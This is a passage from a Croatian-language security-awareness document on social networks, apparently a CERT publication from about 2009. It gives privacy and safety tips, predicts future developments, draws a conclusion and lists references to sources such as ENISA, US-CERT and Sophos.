- *Potrebno je obratiti pažnju pri komunikaciji sa strancima* - Internet je prilika zlonamjernim korisnicima da bi lažno predstavljali sebe te svoje motive i interese. Korisnik bi trebao ograničiti broj ljudi koji imaju mogućnost kontaktirati ga putem ovakvih web servisa. Ukoliko se korisnik upoznaje sa strancima, potrebno je primijeniti oprez pri otkrivanju osobnih informacija.
- *Skeptičnost je oprez* - podatke koje korisnik pročita na društvenoj mreži potrebno je razmotriti sa oprezom. Drugi korisnici mogu prikazati lažne podatke o sebi (što nije nužno zlonamjerno). Korisnik treba pokušati odrediti autentičnost svake informacije.
- *Primjena odgovarajućih postavki za privatnost* - većina korisnika ne iskorištava puni potencijal postavki za privatnost na društvenim mrežama. Podrazumijevane (eng. default) postavke na nekim društvenim mrežama omogućuju svim korisnicima da vide profil. U postavkama je moguće postaviti vrstu profila na privatni kako bi ga vidjeli samo korisnici sa liste prijatelja. Međutim, i uz primjenu postavki za privatnost, neke informacije o korisniku mogu biti otkrivene, stoga je važno pažljivo odabrati informacije koje će biti postavljene na profil.
- *Korištenje jakih lozinki* - korisnički je račun potrebno zaštititi sa jakom lozinkom koju nije moguće pogoditi (ne smije sadržavati ime ili prezime, datum rođenja, niti bilo koju informaciju koja je kasnije navedena na profilu). Ukoliko se dogodi da netko otkrije lozinku, mogao bi se lažno predstavljati, otkriti osjetljive informacije, zavarati druge korisnike, tid..
- *Provjera politike privatnosti* - važno je saznati koje informacije poslužitelji društvenih mreža dijele sa drugim tvrtkama. Ukoliko se radi o slučaju da poslužitelji dijele adrese e-pošte svojih korisnika sa drugim tvrtkama, moguće je da korisnik počne primati velik broj spam poruka. U ovom slučaju bilo bi korisno provjeriti politiku privatnosti svake mreže.
- *Korištenje i održavanje antivirusnih programa* - antivirusni programi automatski prepoznaju većinu zlonamjernih programa i štite korisnika od gubitka podataka. Napadači neprestano stvaraju nove oblike zlonamjernih programa, stoga je potrebno redovito ažurirati antivirusne programe. Više o antivirusnim alatima moguće je doznati u dokumentu „Ispitivanje antivirusnih alata“ (CCERT-PUBDOC-2009-07-269) objavljenog na službenim stranicama CERT-a.

6. Budućnost

Budućnost društvenih mreža je teško predvidjeti, međutim još uvijek postoje neke granice koje je moguće pomaknuti kako bi se ostvarila još bolja komunikacija među korisnicima. Ideja koja se nameće kao slijedeći veliki pomak u komunikaciji putem društvenih mreža je mogućnost međusobne komunikacije korisnika različitih društvenih mreža. Također, očekuje se da će se stvoreni korisnički profili na društvenim mrežama moći ugrađivati u druge web servise, programe, itd.

Broj korisnika društvenih mreža će svakim danom biti sve veći i veći, a time će se širiti i krugovi poznanika. Zasigurno, očekuje se i napredak tehnologije koju društvene mreže koriste, upravo kako bi se unaprijedile komunikacijske mogućnosti. Zasada korisnici mogu komunicirati sa drugim pojedincima na društvenoj mreži jedino pismenim putem, a napretkom tehnologije biti će omogućena i direktna glasovna komunikacija među korisnicima. Međutim, napretkom tehnologija koje koriste društvene mreže će se pojaviti i novi sigurnosni propusti koje bi napadači mogli otkriti.

Društvene će mreže postati neizostavno dio svakog dijela ljudskog života jer je komunikacija sa drugim pojedincima potrebna kako bi se ostvarili životni ili poslovni ciljevi. Društvene mreže su također i u poslovnom dijelu napravile velik pomak u komunikaciji, olakšavajući tvrtkama i poduzetnicima stabilno i održivo poslovanje. Otkrivanjem podataka, svaka tvrtka riskira sigurnost intelektualnog vlasništva i računalne infrastrukture. Primjerenom zaštitom svaka tvrtka može aktivno sudjelovati na profesionalnim društvenim mrežama.

Trenutačni broj korisnika društvenih mreža nije poznat, ali kao što je vidljivo iz statistika navedenih u petom poglavlju brojevi su reda veličine stotina milijuna za samo jednu društvenu mrežu. Broj novih korisnika koji postaju dijelom globalne zajednice neprestano raste, a s njime rastu mogućnosti koje društvena mreža nudi, te broj novih potencijalnih žrtava napada. Naravno, cilj svake tvrtke je ostvarivanje zarade, stoga redovito održavanje i ugrađivanje novih tehnologija u društvene mreže postaje svakodnevica. Iz navedenog je vidljivo da se ugradnjom novih tehnologija povećava i broj napada, te broj mogućnosti napada koje se potencijalnim napadačima nude. Međutim, antivirusni i anti-spyware alati će također napredovati u budućnosti što će pridonijeti sigurnosti korisnika. Savjet korisnicima, u budućnosti, jednako kao i u današnje vrijeme je primjena opreza pri korištenju društvenih mreža.

7. Zaključak

Društvene su mreže postale neizostavni dio svakodnevice, te okupljaju veliki broj korisnika na jednom mjestu. Razvoj i popularnost komunikacije putem Interneta su neki od razloga zbog kojih i društvene mreže neprestano dobivaju na popularnosti. Čovjek je društveno biće i sasvim je prirodno da neprestano širi broj poznanika, putem direktnog kontakta, web stranica društvenih mreža ili bilo kojim drugim načinom. Društvene mreže omogućuju pojedincima neku vrstu anonimnosti pri kontaktu s drugim osobama, iako su na korisničkim profilima ispisane osobne informacije. Jednostavnost i lakoća pristupanju nepoznatoj osobi, na temelju zajedničkih interesa nikad nisu bili lakši.

Zbog opasnosti koje prijete korisnicima društvenih mreža svakako treba obratiti pažnju na otkrivanje velike količine osobnih ili povjerljivih informacija. Uporabom antivirusnih, anti-spyware alata i sličnih mehanizama zaštite te primjenom opreza pri korištenju društvenih mreža korisnik će ponajprije osigurati privatnost podataka za koje ne želi da budu otkriveni svima. Korištenjem društvenih mreža svaki se korisnik zapravo svjesno odriče dijela svoje privatnosti, stoga je važno kvalitetno ocijeniti da li bi ga neki podaci mogli ugroziti na bilo koji način te shodno tome (ne)objavljivati pojedine informacije o sebi na nekoj od društvenih mreža.

8. Reference

[1] Giles Hogben, ENISA: Security Issues and Recommendations for Online Social Networks, listopad 2007.

[2] D. Boyd, N. Ellison: Društvene mreže - definicija, povijest i znanost, http://jcmc.indiana.edu/vol13/issue1/boyd.ellison.html, 2007.

[3] Wikipedia Facebook, http://en.wikipedia.org/wiki/Facebook, 2009.

[4] Značajke Facebook mreže, http://en.wikipedia.org/wiki/Facebook_features, 2009.

[5] Facebook, www.facebook.com, 2009.

[6] Wikipedia Twitter, http://en.wikipedia.org/wiki/Twitter, 2009.

[7] Twitter, www.twitter.com, 2009.

[8] Wikipedia LinkedIn, http://en.wikipedia.org/wiki/LinkedIn, 2009.

[9] LinkedIn, www.linkedIn.com, 2009.

[10] Wikipedia MySpace, http://en.wikipedia.org/wiki/MySpace, 2009.

[11] MySpace, www.myspace.com, 2009.

[12] Compete, www.compete.com, 2009.

[13] OneHalfAmazing, www.onehalfamazing.com, 2009.

[14] Sigurnost na web stranicama društvenih mreža, http://www.us-cert.gov/cas/tips/ST06-003.html, 2006.

[15] Sophos sigurnosno izvješće za srpanj 2009., http://www.sophos.com/sophos/docs/eng/papers/sophos-security-threat-report-jul-2009-na-wpus.pdf, srpanj 2009.

[16] Sophos sigurnosno izvješće za siječanj 2009., http://www.sophos.com/sophos/docs/eng/marketing_material/sophos-security-threat-report-jan-2009-na.pdf, siječanj 2009.

[17] Internet prijetnje, Panda Security, www.pandasecurity.com/img/enc/Red_Soc_punto_mira_en.pdf, 2008.

[18] MySpace sigurnosni propust, http://www.centernetworks.com/myspace-hacked, studeni 2007.